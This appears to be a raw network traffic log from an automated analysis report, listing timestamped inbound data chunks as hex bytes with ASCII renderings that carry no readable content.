j&E+^VoKH-.YY~[gZ4acx;HEm-k'fz^Y ' _ V7OR/{KVBcAyDtJ}[-z\$&rzK&q[o-a^KNW&e.<ujt\$;>w?+!-A<UPVmzL>Ly)
2022-01-27 04:12:54 UTC	524	IN	Data Raw: 03 06 c6 22 5a 46 dd cc 78 b5 bb c5 88 c1 bc ae f4 1b fe 5f 96 79 e8 de 9c 48 54 57 84 9f c4 c2 2d 61 ef 0b 8a e2 80 dd b7 91 4b e4 1e dd a5 07 55 ab b3 f4 e7 4b fe 72 b5 14 cc 87 02 cb f3 a8 b2 c6 9a 5e 46 6b 1f 5b c3 17 57 1c 6f 35 44 23 92 05 ad 9f 11 c6 45 ea ad 8b c3 9a da 5e 23 16 2b a2 95 74 7f 22 58 e9 89 df 34 52 c2 26 e6 10 e5 ca a7 d5 fe 22 ce cd 9d c2 30 00 86 84 30 eb ab 8b ec 81 24 17 24 11 8f fc 01 c0 fa 52 fc 94 0a f8 d1 1b 24 82 b7 9f 1a ba fa b1 86 f1 db 3b 3e 77 99 3f e4 a8 2b 15 5c 7e 41 3c 8e e9 90 d5 9d 81 18 55 f5 81 95 99 9a 50 e3 56 6d be ff a4 1d f3 7a c4 b4 f5 4c 86 87 3e 87 02 4c 86 91 79 ae 16 29 98 cf ab Data Ascii: ~YF_xHTW-aKUKr^Fk[WoS5D#E^#+""X4R&"00\$R+."bJS".;a:LskPWahr,eZ.0.\$Z<stgC0IMb[A+FP
2022-01-27 04:12:54 UTC	528	IN	Data Raw: 7e e5 e7 c7 83 8c a2 8f 59 bb ae 08 98 2d de cc 0d e3 3f aa 00 3a 02 68 d4 d1 36 4d e6 91 4d a9 07 10 59 dd 3a d2 33 47 0f 06 46 f4 10 1d e8 a9 d0 06 0c 45 ad 2a 05 f9 14 a3 b8 46 ba 82 e8 bf 95 6d 15 8e 65 59 40 98 ed 98 e9 0f f7 c5 21 4e ae 2d 44 52 23 53 be c6 8d fc 4d 13 d9 3e 2c c6 42 68 5c 18 24 fc ce 7c 37 15 66 4f 4c d3 49 24 fc 5e 5b f7 15 8c 86 c4 3c f0 c4 2e a2 86 dd 08 83 94 54 aa e1 41 93 35 38 2c 86 b0 eb 08 8b 11 72 4d ab 19 e5 10 70 ff 95 2f 49 bf 46 a2 0b 76 7f d5 63 fd 13 c4 d6 cc 5b 44 64 a5 80 c8 08 de 96 18 bf a5 0f 06 7d 8f 69 58 61 2c fb 58 6b 63 ce 79 4d 18 dd 04 99 08 f3 cb 6f 58 6e 8e ff c7 af 04 b1 3f ef c5 0b 7a 19 cb 86 43 ee 7c fe 04 06 68 60 c1 d9 98 f1 05 22 fd 58 f5 07 94 7e fb 1c 23 64 bb 39 ff 15 ba 2c 53 83 71 c2 7e Data Ascii: ~Y-?:h6MMY:3GFE^FmeY@!N-DR#SM>,Bh\$ 7fOLI\$^[<.TA58,rMp//Fvc[Dd]XiXa,XkcyMoXn?zC h""X~#d9,Sq~
2022-01-27 04:12:54 UTC	532	IN	Data Raw: 18 de 10 97 82 7b 97 8c 37 bd a7 47 ba 47 49 91 33 39 5e e3 ed 78 59 0a 3e a4 a7 99 e5 18 e0 b4 02 2d ea 9f 72 3d f8 98 5c 60 99 e2 e5 2f e7 45 4c 3e 74 10 28 d1 4a 07 35 34 89 75 fa a2 57 0d 5e 78 26 af a5 39 d4 32 95 d1 9a 76 83 74 0a 3a bb fb 3f 7c 9f 76 2a eb 0d 68 af 2f 25 47 ed bf 62 ee 6f b7 fa ac cc 94 3b 6b 52 f2 a4 fb 7f 1a 5e 82 ea 67 55 74 51 9f 9c e4 5d e5 43 5d 98 14 73 d5 35 10 7f cc c5 bf f7 a1 e1 62 74 e1 10 7e d4 9d b9 be 31 7d 15 bb d6 6e dc a4 1f 40 7a aa 76 eb b0 4d ee d6 c4 74 7a 69 f1 58 ff 79 a8 62 e4 46 34 7b 5d 2a 2c 6e 5e b1 a7 13 0f e0 c1 aa 63 c5 f0 19 7a 68 53 6b bf 5f a3 51 26 e9 4e 07 32 c5 93 af ae dd c9 71 76 0c 54 4a 2b 9c c0 db 05 6a ce 6b 70 d4 e6 50 1a ed bb d0 8b 34 6b dd f1 39 7e de c6 e1 d8 a1 30 e6 05 54 1a c2 Data Ascii: {7GGI39^xY>-r=\\EL>t(J54uW^x&9=vt4? v^h/%Gbo;kR^gUtQJc]S5bt~1}n@zvMtziXyYbF4[]*,n^czhSk_Q&N2qvTJ+ kjpP4k9~0T
2022-01-27 04:12:54 UTC	536	IN	Data Raw: 25 ab b6 62 51 f5 ac c5 27 7b 13 f3 0c 85 a0 c7 95 8e 4a cc 65 b5 c8 4a d2 79 42 2d a4 af 4a 4c 3d 98 c8 4b ab b2 ce b5 31 f2 e0 82 48 91 27 99 92 5f b6 a8 ff da ee f1 63 56 51 c0 cd f2 58 ad ab 7f 52 30 8d da 3b 40 27 31 0e dc 37 9e 41 53 de 02 e1 d5 ab 6b d5 c7 fd 62 e9 e5 21 38 14 b4 a0 51 05 ac 0c 95 8e 9a 13 af 00 bf 10 a2 e0 f3 c9 ae a0 9a 5a cd 26 89 f0 05 4e 55 09 54 c1 af f1 48 ff 1b a2 c3 1b 9e 4f c0 ec 8a 66 48 66 4c 47 e5 0a 15 ea c1 a5 d7 22 90 8b 2b 41 28 71 ea 67 ca bd 32 8f 3f 5f 53 ea c0 45 78 fb a3 85 2c aa 27 fe 4a a5 d2 79 41 57 b4 e6 f3 1a b5 fb 0a 52 f8 79 8f 2b c5 5d 94 b0 be e3 39 3c 55 68 03 4f 04 eb d3 bf c5 d9 0e 7d e7 79 e4 71 6d 33 28 ec 11 e8 cf b6 1c 7e dd 6f 6f b2 a7 5f 89 75 b0 32 b7 49 79 79 db ab ab 76 6d f4 22 ac 71 ab 93 Data Ascii: %bQ'{JeJyB-JL=K1H^_cVQXRo;@'17ASKbl8QZ&NUTHOfHfLG""+A(qg2?_SEX;JyAWRy+)9<UhO)y qm3(-oo_u2lyyvm"q
2022-01-27 04:12:54 UTC	540	IN	Data Raw: 81 fd c3 5a bd 0c f5 8d 38 a3 dd 92 c6 80 d9 e6 2f 20 e4 4e a0 31 34 58 ca 76 e1 c4 ca 01 1b d0 88 8e 06 25 7b f3 24 b6 c4 87 f4 26 b8 48 e3 6b 27 7d 2e e0 3b b7 fe ad 6b 03 ce ff f5 d5 2b 82 ec fe 54 8f a2 41 44 77 97 ce 2c 38 67 a0 33 ff 7a 17 3e a1 05 f6 17 2b 45 f7 f7 8e 5e 86 60 55 c6 15 e4 96 74 47 a5 6a d9 ab f5 31 30 d6 bd d9 59 06 47 d2 fc 36 cd ab f3 a5 43 32 df 24 70 25 f3 59 6c 9e 46 06 34 81 62 39 28 e3 78 c2 6b dd 52 52 e2 2e 9f cb 07 8b a4 b4 bf 18 4b 03 90 b6 5d 67 62 4a 1b 18 3e da e3 14 9a ee eb ff 7e c7 01 30 9d b1 37 d6 87 40 53 8e f2 a8 73 3b 32 2f 81 6e 30 2c 68 de 30 41 6c 24 91 51 b2 02 85 ff 76 3e c2 2f d4 74 6c e7 f3 f2 11 de 99 84 8a b8 b8 43 86 b9 d6 34 44 b4 81 69 67 f6 73 7e 46 49 46 70 17 88 45 2c aa 6d ca d3 49 e0 83 40 74 Data Ascii: Z8/ N14Xv%(\$&Hk).;k+TADw,8g3z>+E^~ UtGj10YG6C2\$p%YIF4b9(xkRR.KJ)gbJ>~07@Ss;2/n0,h0Al\$Qv>/ tlc4Digs~FIFpE,ml@t
2022-01-27 04:12:54 UTC	545	IN	Data Raw: bb fe f8 da cb 0c a5 b3 b3 82 35 33 78 6e 1f ef 13 b8 1b 8a 4c 9e 14 f3 c7 93 07 b2 fc 37 4a 5d 2e ac a3 60 5d 84 25 db 89 95 a7 e7 49 bb 02 2a 53 04 3e 05 04 88 42 d5 b7 42 b7 32 2a 98 15 43 ed 02 fa 4b 87 de 13 e8 29 e7 16 5f 7f 3d 65 6a 48 ee 50 51 cd 5f 73 fb 37 34 fc 73 2d 45 ac 88 12 ce 8d 9d 3c c5 4b 63 2b 91 b0 13 ce e7 33 2f 66 c2 51 82 53 cc 2f 95 b4 59 0d 84 1d cf 8b c9 7d 2e c0 9c e8 77 9e 93 00 1f bd ba a9 06 c3 cf 1f f7 aa 5b 8f c4 93 d3 5a 15 71 6a a1 08 14 83 e4 b4 3d 9a 8d ba 5b 75 86 d9 1f f8 72 aa 50 b5 63 b0 0d d9 5c 83 d5 8a e9 47 af 1b 7a e5 07 55 2d eb ca 45 c2 bc e2 9b 2b cd a7 b8 25 04 bc 4b 3d 63 ed 5c ed 8d 63 dc 05 fd 36 a8 59 3d 75 e0 33 c2 33 21 78 48 4e de be 16 6c 26 eb ea 05 86 07 39 84 d2 3e 5e e7 8e ac 92 b3 26 95 70 Data Ascii: 53xnL7J.}]%!*S>BB2^CK)_=ejHPQ_s74s-E<Lc+3/fQS/Y).wfZq=[urPcIGzU-E+%=K<clc6Y=U33xHNI&9>^&p
2022-01-27 04:12:54 UTC	549	IN	Data Raw: 41 63 07 71 e2 96 eb f1 d6 1e b6 9c e1 1e c5 16 70 04 19 62 89 ff 2c 25 91 0b cb 33 e4 19 52 06 f2 28 45 25 2d 23 df b6 04 1c 68 37 d5 f1 21 66 53 b3 96 d6 78 ce cd f4 d2 bb 5e c4 42 25 d1 c3 41 d1 08 c1 7d bc 2f ce 3d 83 85 f0 ac f6 0c 07 63 fd f9 c4 5f a7 f3 fe da a4 a2 2c 7e 87 14 bc 55 81 59 10 c3 62 db 01 b7 2c 7e 29 7d 0a f1 cc bd 57 d3 83 47 14 b6 c5 b4 ab ba 09 80 7e 30 de ef 30 96 f1 4c 32 95 d0 f7 14 3a 12 f0 db c3 92 31 e9 75 64 82 22 e9 f9 30 90 43 ef a7 cd 3c 10 da ec fb ef af 30 8b d6 30 bd 76 e2 84 12 80 fe a4 83 1c 26 cc 9c 91 27 ce 4e 16 6d 8a 0f 3d c9 a4 2d 76 0c d6 0b 24 6d 9e d2 85 3e b3 56 9a 67 c9 68 7e 89 ba 5c 66 68 2b 2b 68 0e 79 e2 3a 21 5a 3f 96 45 bf ce a5 89 6b 65 e8 c6 7d 1b 16 72 c9 ed 59 5e 2e dc 5a a4 84 27 e1 7b 1b f0 0a Data Ascii: Acqpb,%3R(E%-#h7fSx^B%A)/=c_~_UYb,~)}WG~00L2:1ud^0C<00v&Nm=~\$m>Vgh~lfh++hy;Z?Eke}rY^,Z{
2022-01-27 04:12:54 UTC	553	IN	Data Raw: 8e 80 ad 91 e8 f7 57 1c 30 24 88 94 7d f0 00 b0 50 ea 84 ec 65 fc dc c4 00 20 73 60 9d 4c eb 8b 3a 61 7a c7 7b c9 95 1c 02 04 22 03 87 b3 dc b6 71 22 07 df c6 f2 d6 7c a6 aa 49 5c 5c b5 e4 f2 73 17 92 2c 66 20 e0 e1 c0 ee 7f a5 3e 21 6d 07 e8 6b 04 90 21 29 a1 c9 bc 2f 2c eb 32 2b bf 33 81 fa a3 01 5b 57 6f db b2 36 ec fa 07 b6 f8 d0 85 dc 9a 0f cd c6 0e f4 3f 00 b5 c5 cd b3 f7 41 d5 78 c1 fe ef 94 b7 9c ca 2a 03 f4 20 33 f1 1e a7 fe 20 d6 18 68 a5 db 14 4f b3 39 d9 22 73 fd 40 39 eb 8c f7 fd 93 e6 b4 f9 fa d2 a3 27 7c ca 7b d2 a9 d2 44 4f 48 4b 5c 38 e9 3a 79 13 18 39 c9 7b 21 be 55 c8 a5 93 91 c4 14 4b cb 61 c6 18 73 ea c1 d0 bb ed c1 e8 93 f4 84 c0 ea 16 03 ad 9d 3c 12 5c c2 b4 d3 02 e6 fa 1c 3d 00 79 e2 e8 21 78 71 0b 09 bd dc ff 49 85 ff c4 0c 0d ec Data Ascii: W0\$}Pe s'L:az["q"l\\s,f>!mk!)/,2+3[Wo6?Ax* 3 hO9"s@9[{DOHK!y:9{!UKAs<~y!xql

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:12:54 UTC	556	IN	Data Raw: 48 2f e3 13 46 a4 77 4f 47 ef 9c 63 8a a3 2d 85 9a 8c 79 2f 3c c5 62 ee c6 3e 2a e1 13 b5 81 9e 91 fe e2 ad 1a cc da ee cb 00 72 bd e1 81 31 38 46 51 22 d3 8d e6 b5 40 3d b8 38 c2 b3 4f 60 6b ae 81 e0 a2 34 05 13 ac e7 a2 fb 12 05 02 d7 25 35 b8 f9 09 d6 6d 86 3b 8a 69 9e 92 ff 76 bf be 51 cd dc 89 68 4b e7 e6 7b 47 4a 08 9e da fa 33 07 29 70 14 91 56 29 bb b0 3b 4b 7b fe da 76 5e 6d 08 27 de 33 6a d2 14 dd bd 95 09 e7 01 22 27 01 7e b3 4e e2 6b 46 fb 91 31 2b b9 e2 bb 3f d5 27 17 57 f7 8d 81 89 cc c9 6d 22 db ce 12 24 7e c7 6e 03 c5 ee 5d 0b 0a 73 d0 7a ad c7 de 27 ac 91 82 76 78 9e 27 eb 0c 0b 69 9f 1a d7 be e4 32 59 df 47 73 07 3a 5f 30 d6 81 bf 57 3f 2e 0e c3 fe 51 d5 ea bb 02 16 84 c4 c2 c5 56 67 9c f0 f6 ae 80 84 3c 13 fc b3 f1 b6 40 f1 75 Data Ascii: H/FWOGc-y/*r18FQ"@=8O'k4%5m;ivQhK{GJ3}pV);K{v^m'3j"'--NkF1+?'Wm"\$-noj'sz'vx'i2YGs:_0W? .QVg<@u
2022-01-27 04:12:54 UTC	560	IN	Data Raw: 6b 0a 4e a1 9d fb a9 21 be e8 76 b5 82 38 5d e0 ee 2d f8 25 09 63 21 ba 35 43 16 b3 a3 9c ff 5b 0b 84 d9 9d 48 bc 94 52 1d 75 dc 44 80 8a 9f 59 fc b9 c7 a4 5b ec 7d 33 36 08 d8 df f7 c0 ec 1c 11 8b 4d 8c 75 25 af 65 ab 97 8e 20 50 7b 42 a9 8b ae c1 d8 94 e9 42 65 34 f3 b4 a5 28 a7 bd 65 b6 40 eb 45 67 91 28 f2 29 3b a7 05 8e 3e 52 a1 29 07 9c e7 f2 5d 05 38 7d 5a 00 76 97 61 d1 60 bf cf e1 59 59 3e 58 d1 5b a3 a1 c7 6f 19 a8 b0 c2 eb 4a 2d 91 a3 cb c0 d9 c5 b0 71 f2 e9 fd 54 22 74 0f e3 5c b6 6e 27 c3 8a 2f 81 5e 91 7a 04 df 0f 18 c6 d2 a7 2c cf 78 d3 f8 b4 41 f1 8c 76 6a 87 ff ba 59 57 f7 e6 e6 87 38 8b 50 28 f0 41 01 1a 1b c2 fe 6d 84 ef b0 b1 fb b0 46 25 92 18 7b 72 0b 29 69 08 cb a8 41 12 05 7c 6c c6 4a 77 49 f9 52 c7 c4 80 64 a3 c1 46 7d 0b 08 b4 Data Ascii: kN!v8]-%c!5C[HRuDY[]36Mu%e P{BBe4(e@Eg());>R)]8]Zva''YY>X{Ao+J-qT''l^n/'^z,xAvjYW8P(AmF%(r) iA Jw!RdF}
2022-01-27 04:12:54 UTC	564	IN	Data Raw: 74 55 96 55 57 e3 fa fe 58 cb b6 43 26 d2 5a d8 c8 79 e5 2a 36 26 c3 f5 b1 77 ad 6c f2 05 64 19 e9 d9 57 7b a7 e4 42 74 dc 36 9f 8b 7d 22 5c 82 ed ab fb f1 a3 4b 62 62 0a 57 dd c1 23 33 99 f9 d3 8a 42 c6 04 59 2f 9c 86 1e 2d cf a2 bf ba 0d 9c 92 95 41 c7 87 bf 7a f2 b2 e0 57 b3 d8 2f f8 2d f5 ed 85 31 9c 8f 7d 86 6a 50 52 55 92 40 32 83 90 e5 98 42 d1 4e d3 02 6a d0 37 20 2d 89 a5 10 25 e4 aa 82 00 a0 f9 39 45 71 e3 c2 09 78 a5 c1 55 a0 54 2e 8c 5a 50 e6 6d 82 4a dc 65 c3 c2 c6 30 f1 63 6f a3 47 fe a6 b3 80 54 d1 a7 01 74 48 13 16 8b f0 63 90 50 aa c4 bc e9 8d d6 85 14 d8 56 42 c7 e4 84 f8 cd b0 21 22 fc 4a d3 94 64 b8 99 5a 6e 34 3c 6d b6 3f 84 8b f5 94 3a 72 ed 60 04 93 9f 99 09 6d 16 f3 a7 81 c5 44 77 b7 f5 06 1d f0 21 4f 86 85 7f 25 40 f1 d9 bd 59 92 Data Ascii: tUUWXC&Zy*6&w!dW{Bt6}"KbbW#3BY/-AzW/-1j}PRU@2BNj- %9EqxUT.PmJec0GTtHcPVB!}"JdZn4<m?'`?mDw!O%@@Y
2022-01-27 04:12:54 UTC	568	IN	Data Raw: 5d 4a 55 6e 1f 3a 96 40 c9 20 40 d1 38 ec 1e 55 63 9d 66 e3 94 c6 db 6c 1e 5f 35 74 21 ff d8 d0 71 55 7c 70 f9 63 d6 65 53 74 49 b0 b2 61 17 e1 69 e8 37 c4 07 a5 eb dd 56 4e a6 5f 31 06 17 e6 e3 cb 43 38 ce e2 e9 1c 86 9a 4f 52 e4 53 bb f8 dd a2 57 d0 9a 36 4d 20 7e 22 21 fe b5 ad 41 8f e0 21 1c b3 99 32 31 4f a2 35 62 6d 36 dd 9d ad b7 98 1f cf cb c6 fc 3d 89 0e f9 c3 39 ee 25 5f 3a a4 4d 74 db c7 e6 d1 2a a8 9d da 35 17 49 a0 03 34 0d 58 e8 2f e9 8b 23 1b ca c9 8a f7 68 fe f9 6a cc e2 dc 97 b5 ca 92 d6 b9 b5 0e b9 af cd 93 0c 5c a2 9c 46 9c 15 4f b2 bf 5f 87 76 c3 71 59 de 97 d7 3f 18 fd 4f 51 a3 67 ea 03 ef ce 27 14 48 07 34 31 0a 77 37 22 a2 06 69 b4 8d f5 a9 13 57 92 73 49 f1 69 47 bc 1f 25 6f 3a 6e 5f 2c a3 cc be eb c3 3c f3 bb 7c 01 fd d6 3f e8 60 Data Ascii: jJUn: @ @8Ucfl_5tlqU]pceStlai7VN_1C8ORSW6M ~"IA!21O5bm6=9%_!Mr*5!4X/#h!jFO_vqY?OQg'H4!w7" iWsl!G%:n_< ?`
2022-01-27 04:12:54 UTC	572	IN	Data Raw: ff cc aa ad c8 ce 0b 88 df 77 21 a8 0a 57 6d c4 3d 7b 4b 0a 71 02 8e 09 c8 ec d9 64 7e 94 ec ad 81 bc b3 18 3d c9 62 dc 8f 61 51 3c 63 2d 87 53 07 b4 f5 c9 fe 3d 06 4f e2 f6 8e 02 e7 a3 6b 9e 03 bf 6c 25 f2 3d 95 00 26 28 04 99 4d 43 c5 53 94 24 b2 65 0c f4 30 f4 3a df 85 b1 c5 14 31 a7 18 c0 0a a4 b9 51 a6 26 53 7c fc aa 99 88 fc c0 27 6d 81 72 08 12 54 8e 81 5e cd e2 4c 0e df 0f a6 12 02 78 6a 57 b6 8b 01 9b 46 2a 4f 0a 0a 1a 05 2d f3 76 e2 9f a5 21 7a 52 f3 ba df d0 84 d1 a1 2a 24 5e 23 07 ee 36 aa a8 e2 91 01 56 af a4 a5 d9 9f e5 61 2d 27 2b 73 45 1e 39 75 b6 ff 83 2d 3a 56 fe 95 da 3c a7 38 58 57 23 b8 f7 91 07 18 1d f8 c9 62 99 2c 40 59 95 91 b7 9e c8 76 1a ed 9e 5f 0e 0e eb 51 d3 d3 6d b7 4d 21 07 45 5a a5 33 80 f1 06 11 1f 0e 44 79 3b 41 c3 c1 e5 Data Ascii: w!Wm=[Kqd=-baQ<c-S=Ok!%=&(MCS\$e0:1Q&S!'mrT^LxjWF*O~v!zR*\$%#6Va~+sE9U~V<8XW#b ,@Yv_QmM!EZ3Dy;A
2022-01-27 04:12:55 UTC	577	IN	Data Raw: 3f 0d 94 1b 78 58 e7 3c f9 7d ae d8 89 99 af 42 67 11 8f ad ff b4 cf e8 9f fc ee 63 7d b3 fe 9c 15 c7 6a 5c c5 a5 32 59 05 eb 67 68 cf d8 c5 20 0a 55 47 05 ff 52 ac fb 70 49 10 00 05 a4 d6 81 d1 2e d0 54 d8 e8 20 b7 22 ba ed 1d 79 53 09 af 7c 8f 82 3f ff 50 8d 94 77 51 a4 0d ac 4a 9c de b2 27 71 47 a8 35 92 f5 f8 ac 88 68 b8 88 40 4a dd a3 f1 88 5f da d5 b5 cd 50 7c e5 6d 0b 1d 9f d4 89 21 cd d1 cb 7c e7 59 03 61 05 b0 53 e6 91 84 85 3c 4c 55 61 b9 18 a5 c1 fb 2f 3f 6b 77 bb 20 d8 97 6b b5 60 21 33 c1 f8 37 06 b9 f0 a1 d0 e7 d5 c4 4e e8 3e ca 34 43 c9 b4 b0 f7 9a ba fd 9b e2 bc 9a 10 6e 43 c5 13 fd c8 52 67 84 4c e7 1f d9 01 14 c1 77 21 4e 25 47 c2 dc 04 98 a5 d1 f7 7b f9 00 e5 9a 24 26 26 76 45 31 ea 73 03 f3 fd 32 65 28 26 71 ac 82 ff c2 df 63 e7 0f 97 Data Ascii: ?xX<}Bgcl}2Ygh UGRPl.T 'ySj?PwQJ'qG5h@J_P m! YaS<LUa/?kw k'!37N>:CnCRgLw!N%G\$&&vE!s2e(&qc
2022-01-27 04:12:55 UTC	588	IN	Data Raw: ea 75 92 60 a3 c0 08 ff 48 bc 45 6c 6a 0e 5a 6c c6 3c 22 c9 c4 4c f4 15 67 e7 cc 55 f3 48 8e 10 a6 81 b9 87 30 f5 03 37 07 2e ae 78 00 7b 2a b0 da cd e6 a3 8c f4 69 b5 35 ee b5 af 42 db 14 e9 c9 0f b5 75 b2 ee 12 56 c2 dc 8e 0d c4 9d a7 3f 9a 9f c0 8a ba cc e6 6f cf ae 8b 4b 3c 1f 5a ff 9e 43 d6 c4 1e 1f f5 c0 cf a9 75 45 2d 8a 8c a4 1d 89 23 b1 61 35 f6 53 4a 6d 6a 65 3a 45 1e 0d bd a8 47 90 23 4b 60 59 e6 29 a3 ad 2b 4d 13 d1 03 bb 71 db 29 12 88 25 34 57 4b 9d 48 fe 48 b1 f0 46 13 ce 76 52 52 6f 29 49 6f 8b 8a 09 d4 b6 08 c6 e4 74 48 0f 3a 44 43 c6 e1 8d 23 c4 d9 88 eb 46 8a a5 68 6b 1e 9e e8 36 be 7e ff 85 87 42 19 ab 88 d4 9a ee f6 0d e5 d3 6b d2 18 75 6b 17 13 b5 6f 32 4d 16 d0 9f ff 49 37 57 af 8d 09 81 5c 7c be 57 d0 37 ab b6 b0 26 07 66 9f 6e Data Ascii: u'HE!jZk~"LgUH07.x{*i5BuV?oK<ZCuE-#a5SJmje:EG#K'Y)+Mq)%4WKHHFvRRo)lotH:DC!#HjEhk6-Bkuko2 M!7W! W7&fn
2022-01-27 04:12:55 UTC	593	IN	Data Raw: 9e 65 57 13 b4 6c 37 03 d4 3e d4 32 a2 44 27 7e 16 d0 06 10 55 f4 55 2c e4 6a 89 08 a5 e3 44 47 f5 20 cd f1 81 61 7f 86 ce b7 2f c0 33 f2 c2 be 94 e4 ca b6 55 5b 8f cc 4c 0f 20 0f 7e 0c a2 b1 56 88 77 e4 ac 27 2d ff 68 d2 ab 57 9a ff e7 74 b9 94 65 90 68 d6 ea 26 5e 4b bf 82 f6 04 3f de 14 26 cd 36 e9 40 60 a2 e6 f6 7b 53 e1 5b 50 53 27 34 96 99 7c 8a 35 c6 38 17 d2 88 36 a8 e3 9b 68 7b 3d e5 c5 15 98 d0 8b 37 86 64 37 df 55 37 6f 73 51 6f 73 2c 3e 2a 31 5c 2c 0c c3 c3 60 71 a2 dc 7f f5 f8 86 9f 35 8d 29 c6 d3 c2 0e ab e1 65 cb 5c 93 52 7d 40 a7 cc 5f 71 9d b8 ba 97 4e bb 61 20 78 c0 75 1b 6d 68 61 a8 4d 81 66 49 42 94 5c 2f 3d 5c eb b1 c0 e8 6b 3e ae 3f 1f b4 3e e5 e6 ca 28 a8 85 4e 60 ce 0a f1 bf 9a 2f d4 fa 2c fb fe 11 5c 09 75 d4 77 3f 4a ab e6 Data Ascii: eW!7>2D~-UUjDg a/3U[L ~Vw~hWteh&*K?&6@`'{S[PS'4]586h{=7d7U7FuQos,>1,`q5)e!R}@_qNa xum haMflBV=<k>?>(N'),\uw?J
2022-01-27 04:12:55 UTC	609	IN	Data Raw: 0b da 03 28 fa 06 1e 02 fd 20 f6 5e 2e cd 5a f8 77 59 c9 5a b4 99 32 c3 1a 72 be 8a 5a 8e 91 bd 7d 9d 2f 11 0f 23 c9 6c 73 c4 c8 56 6a 1c 87 d7 79 96 88 ba db 06 a1 98 08 cb bb f4 20 cd 48 6d ac 09 5c 64 87 f8 dd 6f 22 e1 4c e4 e6 cf f3 fe 54 83 63 46 ee e2 b3 c6 af 58 48 bd c9 3c 6e f7 e6 75 02 66 e1 30 50 10 53 6f 2d 8a 3c 56 71 02 fd c9 ce e8 75 55 d3 c2 b0 d7 65 26 54 38 dc c4 83 8b 43 cf 7c 92 0d 31 fc 62 36 3f 74 3c 64 21 5d f2 84 89 75 32 23 59 01 c5 92 84 0b ce bf 97 13 25 0a e3 d9 ee fb ca 53 e2 4a 68 5e 92 bf d7 33 b1 3c 15 4a 62 d2 f4 3b c6 00 df 74 97 b3 27 bc 8f 9e 44 5e e9 43 79 ec 34 14 3a a3 43 3a a8 d7 e9 1f 11 e3 12 2e 42 d5 71 26 b2 b0 df ce 9a dc 63 7c da 78 bc ac ae 94 d9 a2 24 42 a8 40 b0 89 6a 19 5d a6 04 43 ed 68 f0 77 ba 22 71 f3 Data Ascii: (^\ZWy2ZrZj)/#hsVjy Hm!do~LTcFXH<nuf0PSo<VquUe&T8C[]b6?<d! u2#Y%SJhR<3Jb;t'D^Cy4:C.:Bq &c X\$B@j]Chw'q

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:12:55 UTC	620	IN	Data Raw: 83 82 0a 49 92 7b 2d bc 84 9e 0b f4 ec 2f b3 82 e9 99 fe 5d 79 6b d9 e9 94 c7 32 01 b1 3f 6f c5 9c e8 87 49 ff 70 9e 6b b6 66 56 1b 96 27 f4 b5 1f 8a 9e d7 27 1a 47 c2 5a e2 df 6b b2 0b 7b 8d a1 62 bf bd c6 1f b2 98 62 88 aa ca 7f 54 fc 60 04 99 ee 16 5e 19 f1 e5 e9 a2 3a aa c0 e6 40 6d 10 ea 8e 49 25 8c af 99 f7 38 9f a8 08 a3 bd e0 5b 45 05 d5 6c fb 23 3b 50 b7 b6 c2 c1 44 04 5a 4b 8a f6 ca 5a 5a 1a 62 1f 2b b4 6b f7 84 eb 56 4a c5 12 79 3c c9 ec 61 69 13 fe d3 bd 26 0e e8 a2 63 82 92 2c d7 2d a7 08 98 be 4e 8a dd 37 15 7d 5b 4d 94 ff 10 d6 fe ab 0f 49 cf 04 93 1a 93 1d bd 2d fb cc 1c 71 57 75 c9 06 02 be 06 9d 58 de e6 78 63 54 fd 08 27 8d 55 04 b1 67 90 e4 fb 27 67 fe aa f9 ee db 09 ec 76 95 d3 6f 17 60 ad f2 b9 20 76 44 eb 2b 22 05 0d c2 d7 dc 2b 0a Data Ascii: l{-/jyk2?olpkfV"GZk{bbT^:~:ml%8[E!#;PDZKZZb+kVJy<ai&c,-N7j}[MI-qWuXxcT"Ug'gvo` vD>"+
2022-01-27 04:12:55 UTC	636	IN	Data Raw: 78 a8 82 13 a2 b0 05 4b 8e 37 9b c6 36 23 16 b6 42 59 cb 55 f7 dd b9 51 2f bd 4f e3 c6 60 4f fe e6 c3 bf 2b 4e 2a ce c1 67 66 cc 6b 23 a6 fe 0b 9e 5e 16 fd e2 eb b5 73 ca 3d 81 04 73 ab d6 6a 7f be 22 a1 78 ad 67 65 5c 81 70 3d 27 dc 9a 58 83 74 39 88 94 96 30 1a 72 f4 37 5d 02 76 1a 10 75 bb 9f f4 2a 57 80 1e 9b 11 62 ec 81 a2 c4 f5 ec c2 1e 17 ed 3a c7 02 d0 9b b4 67 6b c3 2e 6f 71 19 56 4c 54 bb 52 e6 28 3b 49 81 d2 d2 8c c4 06 11 cb 95 0a 3d 3b aa ae 8b 8d 3c d5 84 41 31 d1 be 1b ab 04 ba 9b ea f8 1c 9a f9 de f4 c1 2d 19 09 11 69 ee bd 21 bf e7 6b cd 9a 8c 1b f0 35 97 72 2b 5c 73 6a 6c 38 f4 8a a8 7f ed 43 b2 de 9d 8e 8d 11 57 01 f1 5f 43 25 0e 66 40 5c 6e 4d 92 61 10 a6 c1 40 52 69 1e 4c 38 64 e4 3c ca fa 53 d3 a2 0f 3a aa 8b dc ee 3b 78 1b 25 e3 16 Data Ascii: xK76#BYUQ/O`O+N*gfk#`s=sj"xgelp='Xt90r7]vu*Wb:gk.oqVLTR(;!-;<A1-!lk5r+sjl8CW_`C%6f@`nMa@RiL8d<=:;:x%`
2022-01-27 04:12:55 UTC	652	IN	Data Raw: 24 21 08 67 33 5b 77 99 8a 08 2f 9e b2 5f a4 de 90 4d c1 fa ec 1b 44 a5 54 7a 22 b7 23 4c ee 56 b5 b6 39 03 ed e8 34 57 af a8 5f 01 f7 57 0e a4 cb 8a c6 3e 7b 48 45 d5 b5 bd 33 b6 c1 45 ab ed b3 64 69 5d 46 d4 6c 11 fe 9f 48 2c c0 1f 4f 53 5a e5 eb 8f c6 d9 6c 9e 11 ac 20 dd a2 5d 0c 42 2a da d8 c8 f4 33 86 fd b6 d1 7c e8 38 39 bd fa 42 d2 6f f3 10 d4 60 53 16 5f 37 37 3f f0 19 85 a1 ec f1 48 1c 14 ac 9e ed e9 f3 0b fa d7 91 25 32 5a 11 a7 24 40 99 8b b2 41 bd 9d 5f c6 61 ae ce 47 68 a9 39 c0 5a d4 68 70 0c aa 4c 45 8c 0a a3 b0 d2 97 8b 30 1f 9b e8 d4 43 15 9c f3 a3 f4 4f 02 0f 1b 3a 33 50 c6 0b 38 16 03 45 24 c6 f2 63 3f 6f 90 db 73 38 11 04 ec 79 82 9c 86 de 76 40 d2 d2 97 a5 96 c2 da 52 83 7c 7f ea cb 05 9d 7d ed de 1a aa b3 07 